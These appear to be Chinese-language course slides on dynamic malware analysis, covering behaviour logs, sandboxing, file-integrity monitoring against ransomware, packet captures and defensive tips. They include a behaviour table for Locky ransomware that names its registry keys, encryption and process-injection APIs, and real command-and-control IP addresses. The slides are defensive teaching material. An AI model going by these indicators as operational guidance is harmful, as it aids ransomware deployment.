
动态分析：行为数据 (API、注册表、文件)

Process Monitor



Time of Day	Process Name	PID	Operation	Path
10:58:51.2493732	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.2494515	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:51.2494752	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:51.2495107	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.5250513	LiveUpdate3...	2212	UDP Send	jzbu-yeshunquan:3777 -> 18.125.79.222:board.zm.f
10:58:51.6342166	LiveUpdate3...	2212	UDP Receive	jzbu-yeshunquan:8090 -> 124.238.254.210:80
10:58:51.7426434	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.7427172	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:51.7427431	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:51.7427778	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.9310915	LiveUpdate3...	2212	UDP Receive	jzbu-yeshunquan:8090 -> 124.238.254.210:80
10:58:52.1127677	LiveUpdate3...	2212	TCP Send	jzbu-yeshunquan:3781 -> 58.209.143.154:8090
10:58:52.2271945	LiveUpdate3...	2212	TCP Send	jzbu-yeshunquan:3781 -> 58.209.143.154:8090
10:58:52.2272048	LiveUpdate3...	2212	TCP Receive	jzbu-yeshunquan:3781 -> 58.209.143.154:8090
10:58:52.2427226	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:52.2428131	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:52.2428383	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:52.2428732	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:52.3313429	LiveUpdate3...	2212	TCP Send	jzbu-yeshunquan:3782 -> 114.232.81.146:8090
10:58:52.4665900	LiveUpdate3...	2212	TCP Send	jzbu-yeshunquan:3782 -> 114.232.81.146:8090
10:58:52.4666040	LiveUpdate3...	2212	TCP Receive	jzbu-yeshunquan:3782 -> 114.232.81.146:8090
10:58:52.5255816	LiveUpdate3...	2212	UDP Send	jzbu-yeshunquan:3771 -> 2.254.125.75.gs.dynamic.c
10:58:52.5459177	LiveUpdate3...	2212	TCP Disconnect	jzbu-yeshunquan:3750 -> 116.227.174.185:10120
10:58:52.5514907	LiveUpdate3...	2212	TCP Receive	jzbu-yeshunquan:3781 -> 58.209.143.154:8090
10:58:52.5515526	LiveUpdate3...	2212	IRP_MJ_CREATE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5519706	LiveUpdate3...	2212	IRP_MJ_CREATE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5520871	LiveUpdate3...	2212	IRP_MJ_QUERY_INFO...	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521159	LiveUpdate3...	2212	IRP_MJ_QUERY_INFO...	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521678	LiveUpdate3...	2212	IRP_MJ_CLEANUP	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521943	LiveUpdate3...	2212	IRP_MJ_CLEANUP	C:\Documents and Settings\Administrator\Local Se
10:58:52.5522706	LiveUpdate3...	2212	IRP_MJ_CLEANUP	C:\Documents and Settings\Administrator\Local Se
10:58:52.5522991	LiveUpdate3...	2212	IRP_MJ_CLOSE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5951206	LiveUpdate3...	2212	TCP Send	jzbu-yeshunquan:3781 -> 58.209.143.154:8090

火绒剑




时间	进程名	进程ID	任务组ID	动作	路径
16:41:54:056	hxgc.exe	7432:9060	7432	REG_openkey	HKEY_CURRENT_USER\SOFTWARE\HexinSoft\NEW_HQ_SERVER
16:41:54:056	hxgc.exe	7432:9060	7432	REG_getval	HKEY_CURRENT_USER\Software\HexinSoft\NEW_HQ_SERVER\UseProxy
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\360IOTSecurity
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\360EvtMgr
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop
16:41:54:164	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop\insttime
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_CURRENT_USER\Software\360SoftMgr\desktoprest\Config
16:41:54:164	360tray.exe	5612:5616	5612	REG_getval	HKEY_CURRENT_USER\Software\360SoftMgr\desktoprest\Config\Disable
16:41:54:165	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop
16:41:54:165	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop\insttime
16:41:54:165	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\stat
16:41:54:165	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\stat\mobilemgr
16:41:54:165	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\mobilemgr
16:41:54:365	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:365	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:366	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:366	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:366	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:368	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:373	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\D9D2D9B03E45617278544E4BC0844BDF\7219027A0FD5ABCA10558F
16:41:54:373	System	4:320	0	FILE_open	G:\浙商银行网银\hxgc.exe
16:41:54:379	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\D9D2D9B03E45617278544E4BC0844BDF\60EF190592973A430A04BE
16:41:54:379	System	4:320	0	FILE_open	C:\Program Files (x86)\360Safe\safemon\360tray.exe
16:41:54:389	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\D9D2D9B03E45617278544E4BC0844BDF\60EF190592973A430A04BE
16:41:54:389	System	4:320	0	FILE_open	C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe
16:41:54:531	360se.exe	8944:10296	8944	FILE_open	C:\Windows\Fonts\segoeu.ttf
16:41:54:532	360se.exe	8944:10296	8944	FILE_readdir	C:\
16:41:54:532	360se.exe	8944:10296	8944	FILE_readdir	C:\Windows
16:41:54:532	360se.exe	8944:10296	8944	FILE_readdir	C:\Windows\Fonts

智能分析提取特征：API 分片成序列、API 调用次数

动态分析：沙箱

Cuckoo Sandbox



行为监控：

(1) 跟踪恶意代码进程的 **API** 调用；

(2) 监测运行过程中被恶意代码创建、删除和下载的文件；

(3) 跟踪客户机产生的 **PCAP** 格式的网络流量；

(4) 获取恶意代码选定进程的**内存镜像**。

动态监控批量文件操作

通过**监控文件系统以查找批量文件操作**（比如重命名、写入或删除），安全人员也可以捕获实时发生的勒索软件攻击，甚至可以自动阻止攻击。

文件完整性监控（FIM）工具可以帮助你以这种方式检测勒索软件。**FIM 将文件的最新版本与已知、受信任的“基准版本”进行比对，以此验证和核实文件**；如果文件被篡改、更新或删除，就发出警报。动态监控文件操作需要有一套文件的保管清单。

优点：

- 可以检测出静态引擎无法捕获的勒索软件。

缺点：


- 如果超过定义的限制阈值，文件可能会被加密，影响业务开展；
- 如果勒索软件在加密操作之间添加延迟，或生成多个进程来加密成批 / 成组文件，可轻松绕过该检测方式。

API 行为

注册表行为	添加注册表项: HKCU\Software\Locky HKCU\Software\Locky\id HKCU\Software\Locky\pubkey HKCU\Software\Locky\paytext HKCU\Software\Locky\completed HKCU\Control Panel\Desktop\Wallpaper "%UserProfile%\Desktop_Locky_recover_instructions.bmp"	RegCreateKey RegSetValue RegQueryValue
文件行为	在文件夹中创建文件 Locky_recover_instructions.txt 在桌面上创建文件_Locky_recover_instructions.bmp，设为桌面背景 对本地所有磁盘和文件夹进行遍历，将特定后缀的文件加密成“.locky”的文件	CreateFileA FindFirstFileA FindNextFileA CryptEncrypt CryptGenKey CryptImportKey
进程行为	递归调用 FindFirstFileW 与 FindNextFileW 函数多线程遍历所有文件。 创建新进程 c:\Documents and setting\Administrator\localsetting\tep\ayf.exe 修改进程内存 c:\windows\system32\svchost.exe	CreateThread CreateProcess WriteProcessMemory
网络行为	下载 locky 恶意软件到本地 Temp 目录 发送被感染机器信息到 C&C 服务器 从 C&C 服务器下载 RSA 公钥 上传将被加密的文件列表 访问 46.19.37.108:80 访问 154.35.32.5:443	UrlDownloadToFile InternetOpenUrl Send Accept

动态分析：流量数据（流量）


Wireshark 抓包



The image shows the Wireshark 2.2.4 interface. The top pane displays a list of captured packets. The bottom pane shows the details of the selected packet (No. 3383), which is a TCP segment. The details pane shows the following information:

- Frame 3383: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: CiscoAc:0a:14:00:00:00:00, Dst: HewlettP:18:c7:4e (40:b0:34:18:c7:4e)
- Internet Protocol Version 4, Src: 47.95.47.253, Dst: 10.240.192.54
- Transmission Control Protocol, Src Port: 80, Dst Port: 53992, Seq: 1, Ack: 1066, Len: 0
- Source Port: 80
- Destination Port: 53992
- Stream Index: 763
- [TCP Segment Len: 0]
- Sequence number: 1 (relative sequence number)
- Acknowledgment number: 1066 (relative ack number)
- Header Length: 20 bytes
- Flags: 0x010 (ACK)
- 0000 = Reserved: Not set
- ...0 = Nonce: Not set
- ...0 = Congestion window Reduced (CWR): Not set
- ...0 = ECN-Echo: Not set
- ...0 = Urgent: Not set
- ...1 = Acknowledgment: Set
- ...0 = Push: Not set

Microsoft Network Monitor




The image shows the Microsoft Network Monitor 3.4 interface. The top pane displays a list of captured packets. The bottom pane shows the details of the selected packet (Frame 3383), which is a TCP segment. The details pane shows the following information:

- Frame 3383: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: CiscoAc:0a:14:00:00:00:00, Dst: HewlettP:18:c7:4e (40:b0:34:18:c7:4e)
- Internet Protocol Version 4, Src: 47.95.47.253, Dst: 10.240.192.54
- Transmission Control Protocol, Src Port: 80, Dst Port: 53992, Seq: 1, Ack: 1066, Len: 0
- Source Port: 80
- Destination Port: 53992
- Stream Index: 763
- [TCP Segment Len: 0]
- Sequence number: 1 (relative sequence number)
- Acknowledgment number: 1066 (relative ack number)
- Header Length: 20 bytes
- Flags: 0x010 (ACK)
- 0000 = Reserved: Not set
- ...0 = Nonce: Not set
- ...0 = Congestion window Reduced (CWR): Not set
- ...0 = ECN-Echo: Not set
- ...0 = Urgent: Not set
- ...1 = Acknowledgment: Set
- ...0 = Push: Not set

智能分析提取特征： **KDDCUP99** 数据集特征、 **CICflowmeter** 工具提取特征

动态分析：行为特征



恶意代码发展态势

混合病毒攻击

现在很少有木马单打独斗，大部分都是“**多毒种作战**”。**下载者木马**体积小，不易被察觉，再由它下载其他木马到用户计算机。**释放器木马**负责安装复杂木马，一旦运行了释放器木马就很难手动清除。还有的木马选择和**蠕虫病毒**搭伙。

案例：

- **“WannaMine”** 通过 NSA “永恒之蓝” 漏洞传播，配合蠕虫病毒来进行传播的挖矿木马。
- **“隐匿者”** 将“挖矿木马”植入了知名激活工具 KMS，当用户下载安装此带毒工具后，挖矿木马也会入侵电脑，利用用户的电脑资源，为黑客“挖矿”赚钱。

网络安全发展趋势

- 当前**网络空间领域的斗争**已经是大国博弈和地缘安全中的常态化存在，**网络空间更是政治、军事、经济等领域斗争的首发战场。**
- 我国所面临的全球和地缘安全风险，既以大国竞合为主旋律，同时又围绕地缘安全热点展开，地缘利益竞合方众多，**多种矛盾复杂交织。**
- **网络安全威胁不是单纯的技术风险**，其风险和事件研判也不是单纯的领域内研判，这与攻击发起方和潜在对手**的战略意图、技术能力和综合国力**等综合因素息息相关。
- 过去的安全威胁是单点威胁，例如病毒、木马、DNS攻击、网站篡改等。
- 如今随着信息技术越来越先进、信息体系越来越复杂、信息资产越来越庞大，安全威胁也在**不断发展演进。**
- 我们对过去遭遇到的网络入侵攻击，往往将其作为单纯的网络安全事件看待，而未结合总体国家安全的多个方面进行综合分析，对对手意图的分析深度不足。
- 未来，**需要对网络攻击行为给我国政治安全、军事安全、科技安全等带来的综合影响后果全面加强研判，实现综合分析、全面量损、有效止损。**

恶意代码防护（反恶意代码）

恶意代码防护（反恶意代码）

- 安装至少一种**防病毒软件**
- 定期**升级**你的防病毒软件
- **不要随便打开**邮件附件
- 尽量**减少授权**使用你计算机的人
- 及时为系统**安装最新**的安全补丁
- 从外部获取数据前先进行**检查**
- 安装**完整性检查**软件
- 定期**备份**文件
- 建立一个系统**恢复**盘

恶意代码行为分析

- 在日常使用计算机的过程中，我们也应当时刻关注主机工作状况，留意异常状况。
- 当计算机出现如下状况时，要引起重视。
 - 系统**启动速度**比平时**慢**；
 - 系统**运行速度**异常**慢**；
 - **文件**的大小和日期发生变化；
 - 没做**写操作**时出现“**磁盘有写保护**”信息；
 - 对贴有写保护的**软盘操作**时音响很大；
 - 在**内存**中发现不该驻留的程序已驻留；
 - 键盘、打印、显示有**异常现象**；
 - 有**特殊文件**自动生成；
 - **磁盘空间**自动产生坏簇或磁盘空间减少；
 - **文件**莫名其妙地**丢失**；
 - 系统**异常死机**的次数增加。

话题讨论

1. 哪些企业在做反病毒软件？
2. 反病毒软件的功能有哪些？
3. 网络安全与国家安全？